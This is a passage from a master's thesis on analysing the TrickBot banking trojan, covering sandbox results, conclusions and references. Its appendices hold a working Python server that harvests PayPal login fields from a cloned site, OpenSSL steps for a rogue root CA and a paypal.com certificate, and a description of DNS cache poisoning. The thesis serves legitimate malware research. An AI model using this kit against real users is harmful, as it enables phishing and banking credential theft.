cmd.exe	cmd /c timeout /t 13 /nobreak
timeout.exe	timeout /t 13 /nobreak
ljRF1X8.exe	C:\Users\maria\AppData\Local\Temp\ljRF1X8 /SetNoProgressTimeout "KrycXt" 121

Figure 44: Process Cuckoo Analysis of TrickBot's sample 2.

4.1.3 Results Infrastructure 1

After an exhaustive search for a sample of TrickBot that allowed to study the web injection process in Cuckoo sandbox, no useful ones were found.

The ideal procedure with the deployed infrastructure would have consisted on detecting TrickBot's web injection using Cuckoo to analyze the HTTP traffic between the guest system and the Internet (INetSim, in this case). The idea was to extract the injection code from the HTTP requests; for example, for a static injection attack the HTTP requests with injected code on the browser would have provided a great deal of information that could have been inspected either at the end of the Cuckoo analysis and also on the fly with Burp. This would have helped answer the research question on how does the web injection process work.

Despite the difficulties to perform the analysis described above, a great deal of information about TrickBot, malware analysis environments and Command and Control servers was found on the analyses performed. From the different experiments, it is clear that each variant of TrickBot is very different from their sisters: even though they follow the same line of behaviour, they all differ from each other in some way: some of them download their resources from a Command and Control server right at the beginning of the infection process, while others only access them to get the necessary files to unencrypt the unpacked resources. Depending on TrickBot's version, the injection processes can be either dynamic or static (despite not having witnessed any of them), and even the techniques for detecting whether a binary is running in a virtual environment or not can vary from one another.

Carrying out a dynamic analysis on a sample that connects to C2 servers can become a challenging task if the servers are already down by the time of the study. Having the malware create a new key for each one of the infected systems, does not make things easy either, specially if these are required to connect to these servers, or to unencrypt the data and payloads of the binaries. However, these results actually provide an extra value to the research question posed at the beginning of this project (How can an analysis environment for TrickBot's traffic be designed and implemented?) because, even if the created environment was not as perfect as it was expected for the desired analysis of the traffic, these findings can be used and applied to future developments of malware analysis environments.

4.2 Infrastructure 2: Web Injection Analysis

For this second infrastructure, the malware was designed instead of downloaded, so the results for the experiment have to be studied from a different perspective. It is obvious that the custom web injection simulator deployed in section 3.2 is far from how it was studied in the Literature Review (section 2.1) that TrickBot would actually perform. In real life, the malware uses the downloaded libraries injected into the *svchost.exe* process to listen to the traffic in the system and intercept the requests to the banking sites. It also injects the code for either the redirection to the C&C server where a replica of the site is hosted (static attack), or for the redirection of the response from the banking server to the web inject servers (dynamic attack). All these actions were expected to be studied when submitting the binaries in section 4.1 in order to do a deeper analysis on them. However, because of the encountered complications, a script to perform DNS Spoofing and simulate the redirection to a server hosting a fake website substituted the injection study. In this results section it will be seen how the two last research questions about the credential stealing and web injection operations have been answered, even if it was not the way it was expected at the beginning of the project.

The result of the second part of this project is a system that infects the victim's operating system (from inside), poisons its DNS cache and installs a Trusted Root Authority Certificate. The DNS Spoofing achieves the redirection of the user from the site *paypal.com* to a crafted server that hosts a malicious replica of it. In this clone of the web, the form that would normally allow a user to sign in to his or her PayPal's account, leaks the log in information to another server hosted by the attackers, stealing the credentials of said user.

Comparing this system to a redirection attack that TrickBot would perform, the DNS Spoofing process substitutes the listening of the victim's traffic until one of the targeted sites is accessed. The cache poisoning also covers what would be the web injection part where the malicious deployed processes inject the code into the browser in order to redirect the victim to the attacker's custom server. The phase of this project that simulated the cloning of a banking site in order to display it to the victim as the original one was a successful task that really resembled its TrickBot model. As it was seen in section 3.2.6, only a few lines of code were needed in order to transform the original website (downloaded with the free tool HTTrack) into an altered one that redirected sensible data to an attacker's server.

If the homemade malware was submitted in Cuckoo, it could be detected by checking the DNS network analysis, where it would be seen how the IP to which *paypal.com* should resolve is not the same to the one providing the services to the "malware".

4.3 Discussion

A combination of both deployed infrastructures gave a wide vision on TrickBot's behaviour and also on malware traffic analysis. One of the interpretations from the development of this project was that even if sandboxing can be a very efficient and safe way of analyzing malware, too much safeness can backfire and get in the way of the study. Also, as interesting as it can be to focus an study on only one part of the life cycle of an specific malware, it could probably be more efficient to broaden this study to the whole life cycle of the malware. This would give a better understanding of its purposes and methods rather than trying to run many different versions without fully understanding what could be going wrong with each one of them.

In addition to this, the dynamic analysis on various samples of TrickBot, a malware that requires external connections to its Command and Control servers, showed that a combination of both static and dynamic analysis would lead to a better understanding of the trojan. Once again, this is because even if a previous analysis was done on TrickBot, there are so many versions running around and behaving so differently that trying to understand only one small part of them can lead to confusion and mix up of the different infection mechanisms among the multiple versions.

Regarding the complexity of TrickBot's attack, it seemed that, from an attacker's perspective, the most simple part of this whole process would be the last one, which only requires to host a cloned website and change a few lines of its code. On the other hand, taking into account how fast malware can be identified and warned about nowadays, keeping the updated Command and Control servers up and running can hold a bigger complexity. There are multiple tools such as VirusTotal and Any.Run that keep the world updated on the new C2 servers and malicious files. This last thought also applies to the first steps of TrickBot's behaviour that involve downloading and encrypting the resources, as well as elevating privileges and staying hidden from antivirus software (remember that for the first project Windows Defender was deactivated). And last, but not least, a trick as simple as having a Word document macros enabled must really simplify the infection process for an attacker to enter into the victim's computer.

5 Conclusions

The objectives proposed at the beginning of this project have been partially achieved: in order to answer the first research question of the objectives "How can an analysis environment for TrickBot's traffic be designed and implemented?", a closed sandbox environment where malicious TrickBot samples could be safely submitted was designed and implemented. During the development of this system, a better understanding on virtual machines, their network connections and how to adapt them for dangerous malware analysis was acquired. Also, many useful tools such as INetSim and Burp were discovered, as well as how to integrate them with a sandbox. A very powerful tool was found in Cuckoo Sandbox, as it provided a wide range of options for the submission of samples. It also provided detailed and explained analyses after those, which helped to get a better understanding on the trojan's behaviour, specially on its generated traffic and its connections with the Command and Control servers. However, the development of this project would not have been possible without the help of online tools such as Any.Run. The combination of this two provided both the flexibility from Cuckoo and, of course, the Internet connection of Any.Run, as well as its previous analyses that served as a guideline for the ones later run at Cuckoo sandbox.

While the execution of multiple safe dynamic analyses was a success, the desired enlightening over the web injection process from these was not. The main responsible factors for this were the outdated Command and Control servers, the anti virtual machine detection mechanisms and the unique encryption keys needed for accessing the full payloads of the samples. However, the research question "How does TrickBot's web injection process work?" did not remain fully unanswered, as from both systems there was some information gathered on this attack. For example, the first infrastructure provided some knowledge about the trojan's Command and Control servers which, as it was studied in the Literature Review in section 2.1, played a very important part on the web injection process. The analyses obtained from Any.Run also helped to understand better how TrickBot prepares for the web injection attack. Moreover, the second system required a deep understanding on all the possible methods for web inject, before choosing the most suitable one for the simulation that would be later carried out.

On the other hand, the second infrastructure implemented during the project did contribute to answer the second research question from the objectives: "How does TrickBot steal banking credentials from its victims?". Designing the simulation implied thinking as a hacker and contemplating multiple possibilities of how to infect the victim's system and steal the sensible data.

Both the development of the sandboxing system and the results and findings obtained from it are expected to serve as a guide to future malware analyses, which will be able to follow the most convenient recommendations according to the requirements for each specific study. On the long term, this will also help to protect the customers of online banking services, as the more it is known about banking trojans, the easier it will be to defeat them.

6 Future development

When looking at the project and what was achieved through the finished system, several aspects could have been done in a different way or improved. The first area would be to find a TrickBot sample that actually gets to the point of performing web injection process and study it from the Cuckoo Sandbox.

Another area that was discussed during the project (specifically in section 3.2.1) but turned out to be too much work, was the implementation of the dynamic injection process for the second system. This would consist on having Burp acting as the webinject server and injecting the code on the response to the victim's request. The injection code would be added manually on the interception of the request from the banking site, so that the credentials would be sent to another server (that would need to be set up outside the victim's system) after their submission. Regarding the detection of the targeted site, it would have to be either done manually, or set up in Burp.

Regarding the anti-vm detection problems, some samples detected the virtual environment even after the execution of the scripts described in section 3.1.4. A possible solution for this could be to modify one by one all the artifacts that differ between the real and the fake environments and that give away the virtual machines, complicating the malware analyses.

Finally, in order to fulfill the long-term objective of the project to protect the users of online banking services from TrickBot, a study on how to detect this trojan, as well as how to stop it from infecting its victims should be carried out in continuity to this project.

References

- [1] R. Cohen, “Banking Trojans: A Reference Guide to the Malware Family Tree,” *F5 Labs*, Aug 2019.
- [2] J. Johnson, “Top banking trojans worldwide 2020,” *Statista*, May 2021.
- [3] R. Celik and A. Gezer, “Behavioral Analysis of Trickbot Banking Trojan with its New Tricks,” *International Journal of Technology and Engineering Studies*, vol. 5, 2019.
- [4] L. Llc, “Analysis of TrickBot Malware – the most prolific COVID-19 themed malware,” Jul 2020.
- [5] “Trickbot still alive and well,” Jan 2021.
- [6] A. Gezer, G. Warner, C. Wilson, and P. Shrestha, “A flow-based approach for Trickbot banking trojan detection,” *Computers and Security*, vol. 84, 2019.
- [7] “TrickBot comes up with new tricks: attacking Outlook and browsing data,” Nov 2020.
- [8] “Spyware.TrickBot,” Nov 2020.
- [9] “BacktrackAcademy: Usando el exploit EternalBlue de la NSA.”
- [10] “TrickBot disrupted,” 2021.
- [11] M. Salinas and J. M. Holguín, “Malware report - Evolution of Trickbot,” 2017.
- [12] “Blog: TrickBot: Not Your Average Hat Trick - A Malware with Multiple Hats,” Apr 2021.
- [13] “¿Qué es la virtualización?,” Mar 2018.
- [14] “Oracle VM VirtualBox,” 2021.
- [15] “Virtual networking,” 2021.
- [16] “Sandboxing — Cuckoo Sandbox v2.0.7 Book,” 2021.
- [17] T. Hungenberg and M. Eckert, “INetSim: Internet Services Simulation Suite,” 2020.
- [18] P. Swigger, “Burp Suite - Application Security Testing Software,” 2021.
- [19] T. Muhovic, “Behavioural analysis of malware using custom sandbox environments,” 2020.
- [20] T. Roccia, “An overview of malware self-defense and protection,” 2016.
- [21] X. Roche, “HTTrack - Website copier,” 2017.
- [22] B. Lazarevski, “Anatomy of a DNS Cache Poisoning Attack,” oct 2021.
- [23] J. H. Serrano, “Transport Layer Security (TLS),” oct 2020.

-
- [24] “Sandboxing — Cuckoo Sandbox v2.0.7 Book - Installation - Preparing the Host,” 2021.
 - [25] “Sandboxing — Cuckoo Sandbox v2.0.7 Book - Installation - Preparing the Host - Requirements,” 2021.
 - [26] “Virtual Python Environment builder,” 2021.
 - [27] “Sandboxing — Cuckoo Sandbox v2.0.7 Book - Installation - Preparing the Guest,” 2021.
 - [28] “Sandboxing — Cuckoo Sandbox v2.0.7 Book - Usage - Cuckoo Rootkit,” 2021.
 - [29] “Interactive Online Malware Analysis Sandbox - ANY.RUN,” 2021.
 - [30] “VirusTotal,” 2021.
 - [31] C. Cybersécurité, “Antivmdetection - zer0m0n,” 2014.
 - [32] M. Keri, “Antivmdetection - nsmfoo,” 2019.
 - [33] G. Warner, “What sites is Trickbot targeting?,” Mar 2020.
 - [34] S. Son and V. Shmatikov, “The hitchhiker’s guide to DNS cache poisoning,” in *International Conference on Security and Privacy in Communication Systems*, pp. 466–483, Springer, 2010.
 - [35] A. Colvin, “Adding Windows DNS Records Via Command-Line,” 2013.
 - [36] J. H. Serrano, “Implementing a root Certification Authority with OpenSSL,” Information Security Group of Universitat Politècnica de Catalunya, Oct 2020.
 - [37] “TrickBot malicious sample 1 from ANY.RUN,” in <https://app.any.run/tasks/ec82a42b-9050-4508-af40-67fe3b8eb3c4/>, Any.Run, Apr 2021.
 - [38] “203 non-authoritative information,” 2021.
 - [39] “TrickBot malicious sample 2 from ANY.RUN,” in <https://app.any.run/tasks/6620ae24-f5d1-4769-9a23-c4b55952ba09/>, Any.Run, Mar 2019.
 - [40] “Trickbot — Malware Trends Tracker,” 2019.
 - [41] “PGP Encrypt File,” 2021.

A Appendix

A.1 Python C&C Server

```
import SocketServer
import SimpleHTTPServer
import urllib
import shutil

PORT = 3000
HOSTNAME = 'www.paypal.com/myaccount.html'
class MyProxy(SimpleHTTPServer.SimpleHTTPRequestHandler):
    def do_GET(self):
        url=self.path[1:]
        self.send_response(200)
        self.end_headers()
        self.copyfile(urllib.urlopen(url), self.wfile)
    def do_POST (self):
        self.query_string = self.rfile.read(int(self.headers['Content-Length']))
        parsed = self.query_string.split('&')
        for p in parsed:
            if p.find('login_email') != -1:
                dummy = p.partition('login_email')[2]
                mail = dummy[1:].partition('&captchaCode')[0]
            if p.find('login_password') != -1:
                dummy = p.partition('login_password')[2]
                psw = dummy[1:].partition('&captcha')[0]
        print('POST: ', mail, psw)
        self.send_response(301)
        self.send_header('Location', 'https://www.paypal.com/myaccount.html')
        self.end_headers()

httpd = SocketServer.ForkingTCPServer(('', PORT), MyProxy)
print ("Now serving at", str(PORT))
httpd.serve_forever()
```

A.2 Self-Signed Certificate for Paypal server

```
#-----INSTALLING OPENSSL IN UBUNTU
sudo apt-get install libssl-dev

#-----CREATING THE ROOT CA (in ca)
mkdir rootca
cd rootca
cp /etc/ssl/openssl.cnf .
vim openssl.cnf
[ CA_default ]
dir = .
[ server_cert ]    # NEW
basicConstraints    = CA:FALSE
subjectKeyIdentifier = hash
authorityKeyIdentifier = keyid, issuer
authorityInfoAccess = OCSP
keyUsage            = critical, nonRepudiation, digitalSignature,
    keyEncipherment, keyAgreement
extendedKeyUsage    = critical, serverAuth

#-----Prepare proper directories
mkdir certs crl newcerts private requests
chmod 700 private
touch index.txt
echo 00 > crlnumber

#-----Create the certificate for the CA
openssl req -config openssl.cnf -new -keyout private/cakey.pem -out
    requests/careq.pem
Generating a 2048 bit RSA private key
.....+++
.....+++
writing new private key to 'private/cakey.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:DK
State or Province Name (full name) [Some-State]:Copenhagen
```

Locality Name (eg, city) []:Copenhagen
Organization Name (eg, company) [Internet Widgits Pty Ltd]:TFM TrickBot
Organizational Unit Name (eg, section) []:Certificate
Common Name (e.g. server FQDN or YOUR name) []:TFM Root CA
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:

```
#-----Selfsign the certificate for the CA
openssl ca -config openssl.cnf -extensions v3_ca -days 3652 -create_serial
-selfsign -in requests/careq.pem -out cacert.pem
Using configuration from openssl.cnf
Enter pass phrase for ./private/cakey.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
Serial Number: 14132630866361607081 (0xc42130e5233463a9)
Validity
Not Before: Dec 21 11:50:27 2021 GMT
Not After : Dec 21 11:50:27 2031 GMT
Subject:
countryName             = DK
stateOrProvinceName     = Copenhagen
organizationName        = TFM TrickBot
organizationalUnitName   = Certificate
commonName              = TFM Root CA
X509v3 extensions:
X509v3 Subject Key Identifier:
26:52:25:02:9A:DE:D1:47:59:DC:6C:28:4B:39:79:17:58:59:B7:FE
X509v3 Authority Key Identifier:
keyid:26:52:25:02:9A:DE:D1:47:59:DC:6C:28:4B:39:79:17:58:59:B7:FE

X509v3 Basic Constraints:
CA:TRUE
Certificate is to be certified until Dec 21 11:50:27 2031 GMT (3652 days)
Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

```
#-----Check the CA cert
openssl x509 -noout -text -in cacert.pem
ls newcerts/
cat serial

#-----CREATING AN HTTPS SERVER (in webserver)
cd ..
mkdir paypal_cert/tls
cd paypal_cert
cp /etc/ssl/openssl.cnf .
code openssl.cnf

#Added at the end of the openssl.cnf file
subjectAltName = DNS:paypal.com

#-----Generate a certificate request (with IP of ws)
openssl req -config openssl.cnf -new -nodes -keyout tls/ppserver.key.pem
-out ppserver.crs.pem
Generating a 2048 bit RSA private key
.....+++
.....+++
writing new private key to 'tls/ppserver.key.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:DK
State or Province Name (full name) [Some-State]:Copenhagen
Locality Name (eg, city) []:Copenhagen
Organization Name (eg, company) [Internet Widgits Pty Ltd]:TFM TrickBot
Organizational Unit Name (eg, section) []:Paypal Web Server
Common Name (e.g. server FQDN or YOUR name) []:paypal
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:

#-----Send it to ca at rootca/requests/ppserver.csr.pem
cp ppserver.crs.pem ../rootca/requests/
```

```
#-----Sign it (in ca)
cd ../rootca
openssl ca -config openssl.cnf -extensions server_cert
-in requests/ppserver.crs.pem -out certs/ppserver.crt.pem
Using configuration from openssl.cnf
Enter pass phrase for ./private/cakey.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
Serial Number: 14132630866361607082 (0xc42130e5233463aa)
Validity
Not Before: Dec 21 14:11:15 2021 GMT
Not After : Dec 21 14:11:15 2022 GMT
Subject:
countryName             = DK
stateOrProvinceName     = Copenhagen
organizationName        = TFM TrickBot
organizationalUnitName   = Paypal Web Server
commonName              = paypal
X509v3 extensions:
X509v3 Basic Constraints:
CA:FALSE
X509v3 Subject Key Identifier:
27:A9:97:30:AE:06:5A:6E:0D:94:A1:27:16:92:3D:8E:D4:DD:FE:6D
X509v3 Authority Key Identifier:
keyid:26:52:25:02:9A:DE:D1:47:59:DC:6C:28:4B:39:79:17:58:59:B7:FE

X509v3 Key Usage: critical
Digital Signature, Non Repudiation, Key Encipherment, Key Agreement
X509v3 Extended Key Usage: critical
TLS Web Server Authentication
Certificate is to be certified until Dec 21 14:11:15 2022 GMT (365 days)
Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated

#-----Send back to ws at paypal_cert/tls/ppserver.crt.pem
cp certs/ppserver.crt.pem ../paypal_cert/tls/

#-----Install the CA's certificate on the client's web browser
```